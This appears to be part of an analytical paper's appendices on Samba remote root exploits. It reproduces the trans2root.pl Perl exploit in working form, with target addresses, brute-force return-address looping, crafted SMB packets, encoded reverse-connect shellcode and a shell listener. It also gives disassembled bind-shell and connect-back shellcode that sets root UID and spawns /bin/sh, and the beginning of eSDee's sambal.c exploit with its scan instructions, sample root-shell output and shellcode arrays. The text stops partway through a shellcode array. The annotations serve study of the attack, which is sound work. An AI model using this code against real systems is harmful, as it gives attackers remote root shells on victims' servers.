my %args;
my %targets =
(
    "linx86"  => [0xbffff3ff, 0xbfffffff, 0xbf000000, 512, \&CreateBuffer_linx86],
    "solx86"  => [0x08047404, 0x08047ffc, 0x08010101, 512, \&CreateBuffer_solx86],
    "fbsdx86" => [0xbfbfefff, 0xbfbfffff, 0xbf000000, 512, \&CreateBuffer_bsdx86],
    # name      # default   # start     # end      # step  # function
);

getopt('t:M:h:p:r:H:P:', \%args);

my $target_type = $args{t} || Usage();
my $target_host = $args{h} || Usage();
my $local_host  = $args{H} || Usage();
my $local_port  = $args{P} || 1981;
my $target_port = $args{p} || 139;

my $target_mode = "brute";

if (! exists($targets{$target_type})) { Usage(); }
print "[*] Using target type: $target_type\n";

# allow single mode via the -M option
if ($args{M} && uc($args{M}) eq "S")
{
    $target_mode = "single";
}

# the parent process listens for an incoming connection
# the child process handles the actual exploitation
my $listen_pid = $$;
my $exploit_pid = StartListener($local_port);

# get the default return address for single mode
my $targ_ret = $args{r} || $targets{$target_type}->[0];
my $curr_ret;
$targ_ret = eval($targ_ret);

if ($target_mode !~ /brute|single/)
{
```

```
    print "[*] Invalid attack mode: $target_mode (single or brute only)\n";
    exit(0);
}


if ($target_mode eq "single")
{
    $curr_ret = $targ_ret;
    if(! $targ_ret)
    {
       print "[*] Invalid return address specified!\n";
        kill("USR2", $listen_pid);
        exit(0);
    }

    print "[*] Starting single shot mode...\n";
    printf ("[*] Using return address of 0x%.8x\n", $targ_ret);
    my $buf = $targets{$target_type}->[4]->($local_host, $local_port, $targ_ret);
    my $ret = AttemptExploit($target_host, $target_port, $buf);

    sleep(2);
    kill("USR2", $listen_pid);
    exit(0);
}


if ($target_mode eq "brute")
{
    print "[*] Starting brute force mode...\n";

    for (
          $curr_ret  =$targets{$target_type}->[1];
          $curr_ret >= $targets{$target_type}->[2];
          $curr_ret -=$targets{$target_type}->[3]
        )
    {
        select(STDOUT); $|++;
        my $buf = $targets{$target_type}->[4]->($local_host, $local_port, $curr_ret);
        printf ("                                        \r[*] Return Address: 0x%.8x", $curr_ret);
        my $ret = AttemptExploit($target_host, $target_port, $buf);
    }
    sleep(2);
    kill("USR2", $listen_pid);
    exit(0);
}

sub Usage {

    print STDERR "\n";
    print STDERR " trans2root.pl - Samba 2.2.x 'trans2open()' Remote Exploit\n";
    print STDERR "===========================================================\n\n";
    print STDERR "    Usage: \n";
    print STDERR "           $0 <options> -t <target type> -H <your ip> -h <target ip>\n";
    print STDERR "  Options:  \n";
    print STDERR "           -M (S|B) <single or brute mode>\n";
    print STDERR "           -r       <return address for single mode>\n";
    print STDERR "           -p       <alternate Samba port>\n";
    print STDERR "           -P       <alternate listener port>\n";
    print STDERR "  Targets:\n";
    foreach my $type (keys(%targets))
    {
        print STDERR "            $type\n";
    }
    print STDERR "\n";


    exit(1);
}
```

```
sub StartListener {
    my ($local_port) = @_;
    my $listen_pid = $$;

    my $s = IO::Socket::INET->new (
                Proto => "tcp",
                LocalPort => $local_port,
                Type => SOCK_STREAM,
                Listen => 3,
                ReuseAddr => 1
    );

    if (! $s)
    {
        print "[*] Could not start listener: $!\n";
        exit(0);
    }

    print "[*] Listener started on port $local_port\n";

    my $exploit_pid = fork();
    if ($exploit_pid)
    {
        my $victim;
        $SIG{USR2} = \&GoAway;

        while ($victim = $s->accept())
        {
            kill("USR2", $exploit_pid);
            print STDOUT "\n[*] Starting Shell " . $victim->peerhost . ":" . $victim->peerport . "\n\n";
            StartShell($victim);
        }
        exit(0);
    }
    return ($exploit_pid);
}

sub StartShell {
    my ($client) = @_;
    my $sel = IO::Select->new();

    Unblock(*STDIN);
    Unblock(*STDOUT);
    Unblock($client);

    select($client); $|++;
    select(STDIN);   $|++;
    select(STDOUT);  $|++;

    $sel->add($client);
    $sel->add(*STDIN);

    print $client "echo \\-\\-\\=\\[ Welcome to `hostname` \\(`id`\\)\n";
    print $client "echo \n";

    while (fileno($client))
    {
        my $fd;
        my @fds = $sel->can_read(0.2);

        foreach $fd (@fds)
        {
            my @in = <$fd>;

            if(! scalar(@in)) { next; }

            if (! $fd || ! $client)
            {
                print "[*] Closing connection.\n";
                close($client);
```

```
                exit(0);
            }

            if ($fd eq $client)
            {
                print STDOUT join("", @in);
            } else {
                print $client join("", @in);
            }
        }
    }
    close ($client);
}

sub AttemptExploit {
    my ($Host, $Port, $Exploit) = @_;
    my $res;

    my $s = IO::Socket::INET->new(PeerAddr => $Host, PeerPort => $Port, Type => SOCK_STREAM, Protocol => "tcp");

    if (! $s)
    {
        print "\n[*] Error: could not connect: $!\n";
        kill("USR2", $listen_pid);
        exit(0);
    }

    select($s); $|++;
    select(STDOUT); $|++;
    Unblock($s);

    my $SetupSession =
        "\x00\x00\x00\x2e\xff\x53\x4d\x42\x73\x00\x00\x00\x00\x08".
        "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".
        "\x00\x00\x00\x00\x00\x00\x00\xff\x00\x00\x00\x00\x20\x02\x00\x01".
        "\x00\x00\x00\x00";

    my $TreeConnect =
        "\x00\x00\x00\x3c\xff\x53\x4d\x42\x70\x00\x00\x00\x00\x00".
        "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x64\x00".
        "\x00\x00\x64\x00\x00\x00\x00\x00\x00\x00\x5c\x5c\x69\x70\x63\x24".
        "\x25\x6e\x6f\x62\x6f\x64\x79\x00\x00\x00\x00\x00\x00\x00\x49\x50".
        "\x43\x24";

    my $Flush = ("\x00" x 808);

    print $s $SetupSession;
    $res = ReadResponse($s);

    print $s $TreeConnect;
    $res = ReadResponse($s);

    # uncomment this for diagnostics
  #  print "[*] Press Enter to Continue...\n";
  #  $res = <STDIN>;

    print "[*] Sending Exploit Buffer...\n";

    print $s $Exploit;
    print $s $Flush;

    ReadResponse($s);
    close($s);
}

sub CreateBuffer_linx86 {
    my ($Host, $Port, $Return) = @_;

    my $RetAddr =  eval($Return);
    $RetAddr = pack("l", $RetAddr);
```

```
    my ($a1, $a2, $a3, $a4) = split(//, gethostbyname($Host));
    $a1 = chr(ord($a1) ^ 0x93);
    $a2 = chr(ord($a2) ^ 0x93);
    $a3 = chr(ord($a3) ^ 0x93);
    $a4 = chr(ord($a4) ^ 0x93);

    my ($p1, $p2) = split(//, reverse(pack("s", $Port)));
    $p1 = chr(ord($p1) ^ 0x93);
    $p2 = chr(ord($p2) ^ 0x93);

    my $exploit =
        # trigger the trans2open overflow
        "\x00\x04\x08\x20\xff\x53\x4d\x42\x32\x00\x00\x00\x00\x00\x00\x00".
        "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00".
        "\x64\x00\x00\x00\x00\xd0\x07\x0c\x00\xd0\x07\x0c\x00\x00\x00\x00".
        "\x00\x00\x00\x00\x00\x00\x00\xd0\x07\x43\x00\x0c\x00\x14\x08\x01".
        "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".
        "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x90".

        GetNops(772) .

        # xor decoder courtesy of hsj
        "\xeb\x02\xeb\x05\xe8\xf9\xff\xff\xff\x58\x83\xc0\x1b\x8d\xa0\x01".
        "\xfc\xff\xff\x83\xe4\xfc\x8b\xec\x33\xc9\x66\xb9\x99\x01\x80\x30".
        "\x93\x40\xe2\xfa".

        # reverse-connect, mangled lamagra code + fixes
        "\x1a\x76\xa2\x41\x21\xf5\x1a\x43\xa2\x5a\x1a\x58\xd0\x1a\xce\x6b".
        "\xd0\x1a\xce\x67\xd8\x1a\xde\x6f\x1e\xde\x67\x5e\x13\xa2\x5a\x1a".
        "\xd6\x67\xd0\xf5\x1a\xce\x7f\xf5\x54\xd6\x7d".
        $p1.$p2 ."\x54\xd6\x63". $a1.$a2.$a3.$a4.
        "\x1e\xd6\x7f\x1a\xd6\x6b\x55\xd6\x6f\x83\x1a\x43\xd0\x1e\xde\x67".
        "\x5e\x13\xa2\x5a\x03\x18\xce\x67\xa2\x53\xbe\x52\x6c\x6c\x6c\x5e".
        "\x13\xd2\xa2\x41\x12\x79\x6e\x6c\x6c\x6c\xaa\x42\xe6\x79\x78\x8b".
        "\xcd\x1a\xe6\x9b\xa2\x53\x1b\xd5\x94\x1a\xd6\x9f\x23\x98\x1a\x60".
        "\x1e\xde\x9b\x1e\xc6\x9f\x5e\x13\x7b\x70\x6c\x6c\x6c\xbc\xf1\xfa".
        "\xfd\xbc\xe0\xfb".

        GetNops(87).

        ($RetAddr x 8).

        "DDI!". ("\x00" x 277);

    return $exploit;
}

sub CreateBuffer_solx86 {
    my ($Host, $Port, $Return) = @_;

    my $RetAddr =  eval($Return);
    my $IckAddr = $RetAddr - 512;

    $RetAddr = pack("l", $RetAddr);
    $IckAddr = pack("l", $IckAddr);

    # IckAddr needs to point to a writable piece of memory

    my ($a1, $a2, $a3, $a4) = split(//, gethostbyname($Host));
    $a1 = chr(ord($a1) ^ 0x93);
    $a2 = chr(ord($a2) ^ 0x93);
    $a3 = chr(ord($a3) ^ 0x93);
    $a4 = chr(ord($a4) ^ 0x93);

    my ($p1, $p2) = split(//, reverse(pack("s", $Port)));
    $p1 = chr(ord($p1) ^ 0x93);
    $p2 = chr(ord($p2) ^ 0x93);

    my $exploit =
        # trigger the trans2open overflow
```

```
        "\x00\x04\x08\x20\xff\x53\x4d\x42\x32\x00\x00\x00\x00\x00\x00\x00".
        "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00".
        "\x64\x00\x00\x00\x00\xd0\x07\x0c\x00\xd0\x07\x0c\x00\x00\x00\x00".
        "\x00\x00\x00\x00\x00\x00\x00\xd0\x07\x43\x00\x0c\x00\x14\x08\x01".
        "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".
        "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x90".

        GetNops(813) .

        # xor decoder courtesy of hsj
        "\xeb\x02\xeb\x05\xe8\xf9\xff\xff\xff\x58\x83\xc0\x1b\x8d\xa0\x01".
        "\xfc\xff\xff\x83\xe4\xfc\x8b\xec\x33\xc9\x66\xb9\x99\x01\x80\x30".
        "\x93\x40\xe2\xfa".

        # reverse-connect, code by bighawk
        "\x2b\x6c\x6b\x6c\xaf\x64\x43\xc3\xa2\x53\x23\x09\xc3\x1a\x76\xa2".
        "\x5a\xc2\xd2\xd2\xc2\xc2\x23\x75\x6c\x46\xa2\x41\x1a\x54\xfb".
        $a1.$a2.$a3.$a4 ."\xf5\xfb". $p1.$p2.
        "\xf5\xc2\x1a\x75\xf9\x83\xc5\xc4\x23\x78\x6c\x46\xa2\x41\x21\x9a".
        "\xc2\xc1\xc4\x23\xad\x6c\x46\xda\xea\x61\xc3\xfb\xbc\xbc\xe0\xfb".
        "\xfb\xbc\xf1\xfa\xfd\x1a\x70\xc3\xc0\x1a\x71\xc3\xc1\xc0\x23\xa8".
        "\x6c\x46".

        GetNops(87) .

        "010101".
        $RetAddr.
        $IckAddr.
        $RetAddr.
        $IckAddr.
        "101010".

        "DDI!". ("\x00" x 277);

    return $exploit;
}

sub CreateBuffer_bsdx86 {
    my ($Host, $Port, $Return) = @_;

    my $RetAddr =  eval($Return);
    my $IckAddr = $RetAddr - 512;

    $RetAddr = pack("l", $RetAddr);
    $IckAddr = pack("l", $IckAddr);

    # IckAddr needs to point to a writable piece of memory

    my ($a1, $a2, $a3, $a4) = split(//, gethostbyname($Host));
    $a1 = chr(ord($a1) ^ 0x93);
    $a2 = chr(ord($a2) ^ 0x93);
    $a3 = chr(ord($a3) ^ 0x93);
    $a4 = chr(ord($a4) ^ 0x93);

    my ($p1, $p2) = split(//, reverse(pack("s", $Port)));
    $p1 = chr(ord($p1) ^ 0x93);
    $p2 = chr(ord($p2) ^ 0x93);

    my $exploit =
        # trigger the trans2open overflow
        "\x00\x04\x08\x20\xff\x53\x4d\x42\x32\x00\x00\x00\x00\x00\x00\x00".
        "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00".
        "\x64\x00\x00\x00\x00\xd0\x07\x0c\x00\xd0\x07\x0c\x00\x00\x00\x00".
        "\x00\x00\x00\x00\x00\x00\x00\xd0\x07\x43\x00\x0c\x00\x14\x08\x01".
        "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".
        "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x90".

        GetNops(830) .

        # xor decoder courtesy of hsj
        "\xeb\x02\xeb\x05\xe8\xf9\xff\xff\xff\x58\x83\xc0\x1b\x8d\xa0\x01".
```

```
        "\xfc\xff\xff\x83\xe4\xfc\x8b\xec\x33\xc9\x66\xb9\x99\x01\x80\x30".
        "\x93\x40\xe2\xfa".

        # reverse-connect, code by bighawk
        "\xa2\x5a\x64\x72\xc2\xd2\xc2\xd2\xc2\xc2\x23\xf2\x5e\x13\x1a\x50".
        "\xfb". $a1.$a2.$a3.$a4 ."\xf5\xfb". $p1.$p2.
        "\xf5\xc2\x1a\x75\x21\x83\xc1\xc5\xc3\xc3\x23\xf1\x5e\x13\xd2\x23".
        "\xc9\xda\xc2\xc0\xc0\x5e\x13\xd2\x71\x66\xc2\xfb\xbc\xbc\xe0\xfb".
        "\xfb\xbc\xf1\xfa\xfd\x1a\x70\xc2\xc7\xc0\xc0\x23\xa8\x5e\x13".

        GetNops(87) .

        "010101".
        $RetAddr.
        $IckAddr.
        $RetAddr.
        $IckAddr.
        "101010".

        "DDI!". ("\x00" x 277);

    return $exploit;
}

sub Unblock {
        my $fd = shift;
        my $flags;
        $flags = fcntl($fd,F_GETFL,0) || die "Can't get flags for file handle: $!\n";
        fcntl($fd, F_SETFL, $flags|O_NONBLOCK) || die "Can't make handle nonblocking: $!\n";
}

sub GoAway {
    exit(0);
}

sub ReadResponse {
    my ($s) = @_;
    my $sel = IO::Select->new($s);
    my $res;
    my @fds = $sel->can_read(4);
    foreach (@fds) { $res .= <$s>; }
    return $res;
}

sub HexDump {
    my ($data) = @_;
    my @x = split(//, $data);
    my $cnt = 0;

    foreach my $h (@x)
    {
        if ($cnt > 16)
        {
            print "\n";
            $cnt = 0;
        }

        printf("\\x%.2x", ord($h));
        $cnt++;
    }
    print "\n";
}

# thank you k2 ;)
sub GetNops {
    my ($cnt) = @_;
    my @nops = split(//,"\x99\x96\x97\x95\x93\x91\x90\x4d\x48\x47\x4f\x40\x41\x37\x3f\x97".
                        "\x46\x4e\xf8\x92\xfc\x98\x27\x2f\x9f\xf9\x4a\x44\x42\x43\x49\x4b".
                        "\xf5\x45\x4c");
    return join ("", @nops[ map { rand @nops } ( 1 .. $cnt )]);
}
```

Appendix C Source Code for sambal.c

This appendix contains annotated source code for sambal.c.

Listings 3 and 4 are the disassembled source for the Linux back door shellcode and the Linux connect-back shellcode, respectively. Listing 5 is the source for sambal.c. Nothing about the source has been changed apart from adding comments and making small formatting changes to reduce line wrapping.

For Listings 3 and 4, disassembly was accomplished using the following procedure:

1. Copy the lines of shellcode data to a separate file, prepending the ".ascii" assembler directive. For example, copy the following line of source from sambal.c:

   ```
   "\x31\xc0\x31\xdb\x31\xc9\xb0\x46\xcd\x80"
   ```

   to the separate file as:

   ```
   .ascii "\x31\xc0\x31\xdb\x31\xc9\xb0\x46\xcd\x80"
   ```

2. Prepend the following lines to the raw shellcode file:

   ```
   .text
   .global _start
   _start:
   ```

3. Assemble the source using the following command line:

   ```
   gcc -c -o shellcode.o raw-shellcodefile.s
   ```

4. Disassemble the shellcode object file using the following command line:

   ```
   objdump -D -M suffix shellcode.o
   ```

Listing 3: Back door shellcode for Linux

```
xorl   %eax,%eax
xorl   %ebx,%ebx
xorl   %ecx,%ecx
movb   $0x46,%al
int    $0x80              # sys_setreuid16(0,0): Set UID to root
xorl   %eax,%eax
xorl   %ebx,%ebx
xorl   %ecx,%ecx
pushl  %ecx               # push 0x0 (An extra zero on the stack?)
movb   $0x6,%cl
pushl  %ecx               # push 0x6
movb   $0x1,%cl
pushl  %ecx               # push 0x1
```

```
  movb   $0x2,%cl
  pushl  %ecx             # push 0x2
  movl   %esp,%ecx
  movb   $0x1,%bl         # ebx = 0x1 (get ready to call sys_socket)
  movb   $0x66,%al        # eax = 0x66 (to call a socket function)
  int    $0x80            # sys_socket(AF_INET, SOCK_STREAM, <tcp>)
  movl   %eax,%ecx        # ecx = socket descriptor.
  xorl   %eax,%eax        # eax = 0
  xorl   %ebx,%ebx        # ebx = 0
  pushl  %eax             # push 0        \  struct sockaddr.sa_data
  pushl  %eax             # push 0         > aka  sockaddr_in
  pushl  %eax             # push 0        /    Address 0 (wildcard)
  pushw  $0xefb0          # push 61360   /     Port 45295, net byte order
  movb   $0x2,%bl
  pushw  %bx               # push 0x2 (struct sockaddr.sa_family=AF_INET)
  movl   %esp,%edx         # edx = stack pointer (to struct sockaddr)
  movb   $0x10,%bl
  pushl  %ebx              # push 0x0010 (addrlen)
  movb   $0x2,%bl          # ebx = 0x2 (get ready to call sys_bind)
  pushl  %edx              # push pointer to struct sockaddr
  pushl  %ecx              # push socket descriptor
  movl   %ecx,%edx         # edx = socket descriptor
  movl   %esp,%ecx         # ecx = stack pointer
  movb   $0x66,%al         # eax = 0x66 (to call a socket function)
  int    $0x80             # sys_bind(sockfd, *:45295, addrlen)
  xorl   %ebx,%ebx
  cmpl   %eax,%ebx         # Compare eax to zero
  je     bind_succeeded    # If bind succeeded go to 4f <_start+0x4f>
  xorl   %eax,%eax
  incl   %eax
  int    $0x80             # sys_exit(0) because bind failed.
bind_succeeded:                  # 4f
  xorl   %eax,%eax
  pushl  %eax              # push 0
  pushl  %edx              # push socket descriptor
  movl   %esp,%ecx         # ecx = pointer to socket descriptor
  movb   $0x4,%bl          # eab = 0x4 (get ready to call sys_listen)
  movb   $0x66,%al         # eax = 0x66 (to call a socket function)
  int    $0x80             # sys_listen(sockd, 0)
  movl   %edx,%edi         # edi = sockd
  xorl   %eax,%eax
  xorl   %ebx,%ebx
  xorl   %ecx,%ecx
  movb   $0x11,%bl         # ebx = 0x11
  movb   $0x1,%cl          # ecx = 0x1
  movb   $0x30,%al         # eax = 0x30
  int    $0x80             # sys_signal(SIGCHLD, SIG_IGN)
accept_loop:                     # 6b
  xorl   %eax,%eax
  xorl   %ebx,%ebx
  pushl  %eax              # push 0
  pushl  %eax              # push 0
  pushl  %edi              # push sockd
  movl   %esp,%ecx         # ecx = stack pointer
  movb   $0x5,%bl
  movb   $0x66,%al
  int    $0x80             # sys_accept(sockd, NULL, NULL)
```

```
  movl   %eax,%esi         # esi = accepted socket descriptor (acsock)
  xorl   %eax,%eax
  xorl   %ebx,%ebx
  movb   $0x2,%al
  int    $0x80             # sys_fork()
  cmpl   %eax,%ebx
  jne    parent_fork       # If we are the parent, go to c8 <_start+0xc8>
  xorl   %eax,%eax
  movl   %edi,%ebx         # ebx = listening socket descriptor (sockd)
  movb   $0x6,%al
  int    $0x80             # sys_close(sockd)
  xorl   %eax,%eax
  xorl   %ecx,%ecx
  movl   %esi,%ebx         # ebx = accepted socket descriptor (acsock)
  movb   $0x3f,%al
  int    $0x80             # sys_dup2(acsock, stdin)
  xorl   %eax,%eax
  incl   %ecx
  movb   $0x3f,%al
  int    $0x80             # sys_dup2(acsock, stdout)
  xorl   %eax,%eax
  incl   %ecx
  movb   $0x3f,%al
  int    $0x80             # sys_dup2(acsock, stderr)
  xorl   %eax,%eax
  pushl  %eax              # push NULL (aka ASCII "\0\0\0\0")
  pushl  $0x68732f2f       # push ASCII "hs//"
  pushl  $0x6e69622f       # push ASCII "nib/"
  movl   %esp,%ebx         # ebx = pointer to "/bin//sh\0"
  movl   0x8(%esp,1),%edx  # edx = pointer to "\0\0\0\0"
  pushl  %eax              # push NULL
  pushl  %ebx              # push pointer to "/bin//sh\0\0\0\0"
  movl   %esp,%ecx         # ecx = stack pointer
  movb   $0xb,%al
  int    $0x80          # sys_execve("/bin//sh",["/bin//sh",NULL],[NULL])
  xorl   %eax,%eax
  incl   %eax
  int    $0x80             # sys_exit(%ebx)  (nonzero exit status)
parent_fork:
  xorl   %eax,%eax
  movl   %esi,%ebx         # ebx = accepted socket descriptor (acsock)
  movb   $0x6,%al
  int    $0x80             # sys_close(acsock)
  jmp    accept_loop       # 6b <_start+0x6b>
```

Listing 4: Connect-back shellcode for Linux

```
  xorl   %eax,%eax
  xorl   %ebx,%ebx
  xorl   %ecx,%ecx
  movb   $0x46,%al
  int    $0x80             # sys_setreuid16(0,0):   Set UID to root
  xorl   %eax,%eax
  xorl   %ebx,%ebx
  xorl   %ecx,%ecx
  pushl  %ecx              # push 0x0 (An extra zero on the stack?)
  movb   $0x6,%cl
```

```
  pushl  %ecx               # push 0x6
  movb   $0x1,%cl
  pushl  %ecx               # push 0x1
  movb   $0x2,%cl
  pushl  %ecx               # push 0x2
  movl   %esp,%ecx          # ecx = stack pointer
  movb   $0x1,%bl
  movb   $0x66,%al
  int    $0x80              # sys_socket(AF_INET, SOCK_STREAM, <tcp>)
  movl   %eax,%edx          # edx = socket descriptor (sockd)
  xorl   %eax,%eax
  xorl   %ecx,%ecx
  pushl  %ecx               # push 0x0   \   struct sockaddr.sa_data
  pushl  %ecx               # push 0x0    \  aka sockaddr_in
addr_2a:                    #              >
  pushl  $0x44434241        #             /   IP addr at 0x2b (43 decimal)
  pushw  $0xefb0            # push 61360 /    Port 45295, net byte order
  movb   $0x2,%cl
  pushw  %cx                # push 0x2 (struct sockaddr.sa_family=AF_INET)
  movl   %esp,%edi          # edi = pointer to struct sockaddr
  movb   $0x10,%bl
  pushl  %ebx               # push 0x10
  pushl  %edi               # push pointer to struct sockaddr
  pushl  %edx               # push socket descriptor (sockd)
  movl   %esp,%ecx          # ecx = stack pointer
  movb   $0x3,%bl           # ebx = 0x3 (get ready to call sys_connect)
  movb   $0x66,%al          # eax = 0x66 (to call a socket function)
  int    $0x80              # sys_connect(sockd, struct sockaddr, addrlen)
  xorl   %ecx,%ecx
  cmpl   %eax,%ecx
  je     connect_succeeded # If connect succeeded, goto 52 <_start+0x52>
  xorl   %eax,%eax
  movb   $0x1,%al
  int    $0x80              # sys_exit(%ebx = nonzero)
connect_succeeded:
  xorl   %eax,%eax
  movb   $0x3f,%al
  movl   %edx,%ebx          # ebx = sockd
  int    $0x80              # sys_dup2(sockd, stdin)
  xorl   %eax,%eax
  movb   $0x3f,%al
  movl   %edx,%ebx
  movb   $0x1,%cl
  int    $0x80              # sys_dup2(sockd, stdout)
  xorl   %eax,%eax
  movb   $0x3f,%al
  movl   %edx,%ebx
  movb   $0x2,%cl
  int    $0x80              # sys_dup2(sockd, stderr)
  xorl   %eax,%eax
  xorl   %edx,%edx
  pushl  %eax               # push NULL (aka ASCII "\0\0\0\0")
  pushl  $0x68732f6e        # push ASCII "hs/n"
  pushl  $0x69622f2f        # push ASCII "ib//"
  movl   %esp,%ebx          # ebx = pointer to "//bin/sh"
  pushl  %eax               # push NULL
  pushl  %ebx               # push pointer to "//bin/sh"
```

```
movl    %esp,%ecx          # ecx = stack pointer
movb    $0xb,%al
int     $0x80          # sys_execve("//bin/sh",["//bin/sh",NULL],[NULL])
xorl    %eax,%eax
movb    $0x1,%al
int     $0x80              # sys_exit(%ebx = nonzero)
```

Listing 5: Annotated sambal.c Source Code

The original source is located at: http://www.netric.org/exploits/sambal.c

```
/* BCD: sambal.c
 *
 * BCD: Comments denoted with "BCD:" added by Byron C. Darrah.
 */

/*         _ ________            _____                        ______
  __ ___ ____       /____.------`    /_______.------.___.----`  ___/____ _______
       _/    \ _   /\   __.  __//   ___/_    ___.  /_\    /_    |     _/
 ___ ._\    . \\  /__  _____/ _    /     \_  |    /__      |   _| slc | _____ _
    - -------\______||--._____\---._______//-|__    //-.___|----._____||
                                             / \   /
                                                 \/
[*] samba-2.2.8 < remote root exploit                  by eSDee (www.netric .org|
be)
  ----------------------------------------------------------------------------

  sambal.c is a remote root exploit for samba 2.2.x and prior that works against
  Linux (all distros), FreeBSD (4.x, 5.x), NetBSD (1.x) and OpenBSD (2.x, 3.x
  and 3.2-non exec stack). It has a scan option, so you can easily identify your
  lost samba boxes on your home WAN...

  It began with the creation of the great buffer.
  Four bytes were written to it to mark the beginning of it.
  Seven bytes were written to store all information.
  And nine, nine bytes were written to the end to assure a long enough buffer.
  For within this buffer, it could harbor all required user input.
  But they were all deceived, for another byte was written.
  Inside the Memory, in the heart of the stack. The user input was long enough
  to write a master byte. To control the entire buffer, and into this byte, the
  user poured his cruelty, his malice and his will to dominate it all!

  One byte to rule them all....

  Copyright (c) 2003 Netric Security
  All rights reserved.

  THIS SOFTWARE IS PROVIDED ``AS IS'' AND WITHOUT ANY EXPRESS OR IMPLIED
  WARRANTIES, INCLUDING, WITHOUT LIMITATION, THE IMPLIED WARRANTIES OF
  MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE.


[*] The bug

    in /source/smbd/trans2.c on line 250 - function: call_trans2open() :

    namelen = strlen(pname)+1;
    StrnCpy(fname,pname,namelen);



[*] MyFirstStachelNET(tm) - howto -
```

```

    sambal.c is able to identify samba boxes. It will send a netbios
    name packet to port 137. If the box responds with the mac address
    00-00-00-00-00-00, it's probally running samba.

    [esdee@embrace esdee]$ ./sambal -d 0 -C 60 -S 192.168.0
    samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
    --------------------------------------------------------------
    + Scan mode.
    + [192.168.0.3] Samba
    + [192.168.0.10] Windows
    + [192.168.0.20] Windows
    + [192.168.0.21] Samba
    + [192.168.0.30] Windows
    + [192.168.0.31] Samba
    + [192.168.0.33] Windows
    + [192.168.0.35] Windows
    + [192.168.0.36] Windows
    + [192.168.0.37] Windows
    ...
    + [192.168.0.133] Samba

    Great!
    You could now try a preset (-t0 for a list), but most of the
    time bruteforce will do. The smbd spawns a new process on every
    connect, so we can bruteforce the return address...

    [esdee@embrace esdee]$ ./sambal -b 0 -v 192.168.0.133
    samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
    --------------------------------------------------------------
    + Verbose mode.
    + Bruteforce mode. (Linux)
    + Using ret: [0xbffffed4]
    + Using ret: [0xbffffda8]
    + Using ret: [0xbffffc7c]
    + Using ret: [0xbffffb50]
    + Using ret: [0xbffffa24]
    + Using ret: [0xbffff8f8]
    + Using ret: [0xbffff7cc]
    + Worked!
    --------------------------------------------------------------
    *** JE MOET JE MUIL HOUWE
    Linux LittleLinux.selwerd.lan 2.4.18-14 #1 Wed Sep 4 11:57:57 EDT 2002 i586 i586 i386 GNU/Linux
    uid=0(root) gid=0(root) groups=99(nobody)


[*] Credits

    lynx, mike, powerpork, sacrine, the_itch, tozz
    no1 (i ripped some parts from a subnet scanner)


*/

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <netdb.h>
#include <errno.h>
#include <fcntl.h>
#include <signal.h>
#include <string.h>
```

```
#include <unistd.h>
#include <sys/select.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/wait.h>
#include <netinet/in.h>
#include <arpa/inet.h>

/* BCD: Note: For NETBIOS_HEADER and SMB_HEADER, code further down
 * BCD: assumes that these structs will be mapped into memory with
 * BCD: the fields in the precise order shown, with no padding between
 * BCD: fields.  Such code won't work if the compiler adds any padding
 * BCD: for boundary alignment or tries to optimize the order.
 */
typedef struct {
        unsigned char type;
        unsigned char flags;
        unsigned short length;
} NETBIOS_HEADER;

typedef struct {
        unsigned char protocol[4];
        unsigned char command;
        unsigned short status;
        unsigned char reserved;
        unsigned char  flags;
        unsigned short flags2;
        unsigned char  pad[12];
        unsigned short tid;
        unsigned short pid;
        unsigned short uid;
        unsigned short mid;
} SMB_HEADER;

int OWNED = 0;
pid_t childs[100];
struct sockaddr_in addr1;
struct sockaddr_in addr2;

char
linux_bindcode[] =
        "\x31\xc0\x31\xdb\x31\xc9\xb0\x46\xcd\x80"
        "\x31\xc0\x31\xdb\x31\xc9\x51\xb1\x06\x51\xb1\x01\x51\xb1\x02\x51"
        "\x89\xe1\xb3\x01\xb0\x66\xcd\x80\x89\xc1\x31\xc0\x31\xdb\x50\x50"
        "\x50\x66\x68\xb0\xef\xb3\x02\x66\x53\x89\xe2\xb3\x10\x53\xb3\x02"
        "\x52\x51\x89\xca\x89\xe1\xb0\x66\xcd\x80\x31\xdb\x39\xc3\x74\x05"
        "\x31\xc0\x40\xcd\x80\x31\xc0\x50\x52\x89\xe1\xb3\x04\xb0\x66\xcd"
        "\x80\x89\xd7\x31\xc0\x31\xdb\x31\xc9\xb3\x11\xb1\x01\xb0\x30\xcd"
        "\x80\x31\xc0\x31\xdb\x50\x50\x57\x89\xe1\xb3\x05\xb0\x66\xcd\x80"
        "\x89\xc6\x31\xc0\x31\xdb\xb0\x02\xcd\x80\x39\xc3\x75\x40\x31\xc0"
        "\x89\xfb\xb0\x06\xcd\x80\x31\xc0\x31\xc9\x89\xf3\xb0\x3f\xcd\x80"
        "\x31\xc0\x41\xb0\x3f\xcd\x80\x31\xc0\x41\xb0\x3f\xcd\x80\x31\xc0"
        "\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x8b\x54\x24"
        "\x08\x50\x53\x89\xe1\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80\x31\xc0"
        "\x89\xf3\xb0\x06\xcd\x80\xeb\x99";

char
bsd_bindcode[] =
        "\x31\xc0\x50\x50\x50\xb0\x17\xcd\x80"
        "\x31\xc0\x31\xdb\x53\xb3\x06\x53\xb3\x01\x53\xb3\x02\x53\x54\xb0"
